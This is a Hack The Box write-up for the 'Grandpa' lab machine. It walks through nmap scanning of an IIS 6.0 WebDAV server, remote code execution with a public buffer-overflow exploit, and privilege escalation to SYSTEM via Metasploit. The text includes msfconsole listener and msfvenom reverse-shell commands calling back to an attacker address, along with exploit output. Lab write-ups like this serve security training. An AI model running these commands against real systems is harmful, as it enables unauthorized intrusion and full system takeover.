HTB Grandpa Writeup

writeups@centraliowacybersec.com

HTB Grandpa Thoughts

https://app.hackthebox.com/machines/Grandpa

Very beginner friendly box. Single port to enumerate and you will find what you're looking for very quickly. Privesc gives tons of options as well since the box is very outdated.

Table of contents

1. Skills needed and skills learned

1.1. Exploit Enumeration

1.2. Legacy Windows Privesc

2. High Overview


After the Nmap completed I had almost all the enumeration I needed already. The box was running IIS6.0 and server 2003. I quickly found a remote buffer overflow for IIS6.0, executed it to get onto the machine as system/network. From there I ran the exploit suggester since I was having issues with the local powershell and got a ton of options. I picked on and got admin access within 10 minutes.

Technical Overview

Everything below is a step by step guide on my methods attempted and used, my thought processes and exactly what I did to root the machine.


3. Nmap Enumeration

3.1. sudo nmap -T4 -p- -v grandpa.htb



```
PORT   STATE SERVICE
80/tcp open  http
```


3.2. sudo nmap -T4 -p80 -A -sC -sV -v grandpa.htb



```
PORT   STATE SERVICE VERSION
80/tcp open  http    Microsoft IIS httpd 6.0
|_http-server-header: Microsoft-IIS/6.0
| http-webdav-scan:
|   Public Options: OPTIONS, TRACE, GET, HEAD, DELETE, PUT, POST, COPY
OCK, SEARCH
|   Server Type: Microsoft-IIS/6.0
|   Server Date: Thu, 02 Dec 2021 03:01:36 GMT
|   Allowed Methods: OPTIONS, TRACE, GET, HEAD, COPY, PROPFIND, SEARCH
|_  WebDAV type: Unknown
|_http-title: Under Construction
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD COPY PROPFIND SEARCH LO
|_  Potentially risky methods: TRACE COPY PROPFIND SEARCH LOCK UNLOCK
Warning: OSScan results may be unreliable because we could not find a
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 2003|2008|XP|2000 (92%)
OS CPE: cpe:/o:microsoft:windows_server_2003::sp1 cpe:/o:microsoft:wi
s_server_2008::sp2 cpe:/o:microsoft:windows_xp::sp3 cpe:/o:microsoft:
Aggressive OS guesses: Microsoft Windows Server 2003 SP1 or SP2 (92%)
 (92%), Microsoft Windows Server 2003 SP2 (91%), Microsoft Windows 20
Microsoft Windows 2000 SP4 or Windows XP Professional SP1 (90%), Micr
 SP4 (87%), Microsoft Windows Server 2003 SP1 - SP2 (86%), Microsoft
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
TCP Sequence Prediction: Difficulty=258 (Good luck!)
IP ID Sequence Generation: Incremental
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

TRACEROUTE (using port 80/tcp)
HOP RTT      ADDRESS
1   60.12 ms 10.10.14.1
2   60.72 ms grandpa.htb (10.10.10.14)
```

4. Service Enumeration

4.1. <One port open(80). I didn't even need to visit the site for more enumeration. Nmap gave me all I needed.



```
PORT   STATE SERVICE VERSION
80/tcp open  http    Microsoft IIS httpd 6.0
|_http-server-header  Microsoft-IIS/6.0
| http-webdav-scan:
|   Public Options: OPTIONS, TRACE, GET, HEAD, DEL
OCK, SEARCH
```

4.2. I started researching exploits and found quite a few. I had issues with the exploit DB one because of the way the shellcode needs to be read. https://www.exploit-db.com/exploits/41738


4.3. I found another POC that solved the issue.

https://github.com/danigargu/explodingcan

4.4. If you follow the explodingcan instructions, they are pretty straight forward.


4.5. Setup a listener.

msfconsole -q -x "use multi/handler; set payload windows/meterpreter/reverse_tcp; set lhost 10.10.14.21; set lport 4444; exploit"




```
┌──(kali㉿kali)-[~]
└─$ msfconsole -q -x "use multi/handler; set payload windows/meterpreter/reverse_tcp; set lhost 10.10.14.21; set lpo
rt 4444; exploit"
[*] Starting persistent handler(s)...
[*] Using configured payload generic/shell_reverse_tcp
payload => windows/meterpreter/reverse_tcp
lhost => 10.10.14.21
lport => 4444
[*] Started reverse TCP handler on 10.10.14.21:4444
```

4.6. Once up I ran the code from the instructions on the github and popped a shell!




```
┌──(kali㉿kali)-[~/explodingcan]
└─$ ls -la
total 28
drwxr-xr-x  3 kali kali 4096 Dec  1 20:32 .
drwxr-xr-x 23 kali kali 4096 Dec  1 20:35 ..
-rw-r--r--  1 kali kali 7996 Dec  1 20:30 explodingcan.py
drwxr-xr-x  8 kali kali 4096 Dec  1 20:30 .git
-rw-r--r--  1 kali kali 1302 Dec  1 20:30 README.md
-rw-r--r--  1 kali kali  770 Dec  1 20:32 shellcode

┌──(kali㉿kali)-[~/explodingcan]
└─$ python explodingcan.py http://grandpa.htb shellcode
[*] Using URL: http://grandpa.htb
[*] Server found: Microsoft-IIS/6.0
[*] Found IIS path size: 18
[*] Default IIS path: C:\Inetpub\wwwroot
[*] WebDAV request: OK
[*] Payload len: 2280
[*] Sending payload...
```



```
meterpreter > shell
Process 2348 created.
Channel 1 created.
Microsoft Windows [Version 5.2.3790]
(C) Copyright 1985-2003 Microsoft Corp.

c:\windows\system32\inetsrv>whoami
whoami
nt authority\network service

c:\windows\system32\inetsrv>
```


5. Privilege Escalation

5.1. I gathered some good info and was attempting to do a manually privesc but I seemed to be battling the lack of powershell access on the box?




```
c:\windows\system32\inetsrv>whoami /priv
whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= ========
SeAuditPrivilege              Generate security audits                  Disabled
SeIncreaseQuotaPrivilege      Adjust memory quotas for a process        Disabled
SeAssignPrimaryTokenPrivilege Replace a process level token             Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled

c:\windows\system32\inetsrv>
```

5.2. I tried this POC but the code just wouldn't even execute for some reason. https://github.com/TsukiCTF/Lovely-Potato




```
┌──(kali㉿kali)-[~/explodingcan]
└─$ git clone https://github.com/TsukiCTF/Lovely-Potato.git
Cloning into 'Lovely-Potato'...
remote: Enumerating objects: 34, done.
remote: Counting objects: 100% (6/6), done.
remote: Compressing objects: 100% (6/6), done.
remote: Total 34 (delta 2), reused 0 (delta 0), pack-reused 28
Receiving objects: 100% (34/34), 178.04 KiB | 533.00 KiB/s, done.
Resolving deltas: 100% (12/12), done.

┌──(kali㉿kali)-[~/explodingcan]
└─$ cd Lovely-Potato

┌──(kali㉿kali)-[~/explodingcan/Lovely-Potato]
└─$ ls -la
total 364
drwxr-xr-x 3 kali kali   4096 Dec  1 20:43 .
drwxr-xr-x 4 kali kali   4096 Dec  1 20:43 ..
drwxr-xr-x 8 kali kali   4096 Dec  1 20:43 .git
-rw-r--r-- 1 kali kali   1951 Dec  1 20:43 Invoke-LovelyPotato.ps1
-rw-r--r-- 1 kali kali 347648 Dec  1 20:43 JuicyPotato-Static.exe
-rw-r--r-- 1 kali kali   2296 Dec  1 20:43 README.md
-rw-r--r-- 1 kali kali    285 Dec  1 20:43 test_clsid.bat

┌──(kali㉿kali)-[~/explodingcan/Lovely-Potato]
└─$ nano Invoke-LovelyPotato.ps1

┌──(kali㉿kali)-[~/explodingcan/Lovely-Potato]
└─$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.14.21 LPORT=443 -f exe -o meterpreter.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
Saved as: meterpreter.exe
```


5.3. I eventually gave up and tried the exploit suggester and used one of those for an easy root.



```
msf6 post(multi/recon/local_exploit_suggester) > run

[*] 10.10.10.14 - Collecting local exploits for x86/windows ...

[*] 10.10.10.14 - 38 exploit checks are being tried ...
[+] 10.10.10.14 - exploit/windows/local/ms10_015_kitrap0d: The service is running, but could not be validated.
[+] 10.10.10.14 - exploit/windows/local/ms14_058_track_popup_menu: The target appears to be vulnerable.
[+] 10.10.10.14 - exploit/windows/local/ms14_070_tcpip_ioctl: The target appears to be vulnerable.
[+] 10.10.10.14 - exploit/windows/local/ms15_051_client_copy_image: The target appears to be vulnerable.
[+] 10.10.10.14 - exploit/windows/local/ms16_016_webdav: The service is running, but could not be validated.
[+] 10.10.10.14 - exploit/windows/local/ms16_075_reflection: The target appears to be vulnerable.
[+] 10.10.10.14 - exploit/windows/local/ppr_flatten_rec: The target appears to be vulnerable.
[*] Post module execution completed
```




```
msf6 exploit(windows/local/ms14_058_track_popup_menu) > options

Module options (exploit/windows/local/ms14_058_track_popup_menu):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION  2                yes       The session to run this module on.


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     tun0             yes       The listen address (an interface may be specified)
   LPORT     1234             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows x86
```



```
msf6 exploit(windows/local/ms14_058_track_popup_menu) > run

[*] Started reverse TCP handler on 10.10.14.21:1234
[*] Launching notepad to host the exploit ...
[+] Process 3172 launched.
[*] Reflectively injecting the exploit DLL into 3172 ...
[*] Injecting exploit into 3172 ...
[*] Exploit injected. Injecting payload into 3172 ...
[*] Payload injected. Executing exploit ...
[+] Exploit finished, wait for (hopefully privileged) payload execution to complete.
[*] Sending stage (175174 bytes) to 10.10.10.14
[*] Meterpreter session 3 opened (10.10.14.21:1234 → 10.10.10.14:1032) at 2021-12-01 20:58:29 -0600

meterpreter > shell
Process 2908 created.
Channel 1 created.
Microsoft Windows [Version 5.2.3790]
(C) Copyright 1985-2003 Microsoft Corp.

c:\windows\system32\inetsrv>whoami
whoami
nt authority\system
```

5.4. whoami && hostname && cd c:\Documents and Settings\Harry\Desktop && type user.txt && cd c:\Documents and Settings\Administrator\Desktop && type root.txt



```
whoami && hostname && cd c:\Documents and Settings\Harry\Desktop && type user.txt && cd c:\Documents and Settings\Ad
ministrator\Desktop && echo "       " && type root.txt
nt authority\system
granpa
bd[redacted]869"       "
93[redacted]b7b
C:\Documents and Settings\Administrator\Desktop>
```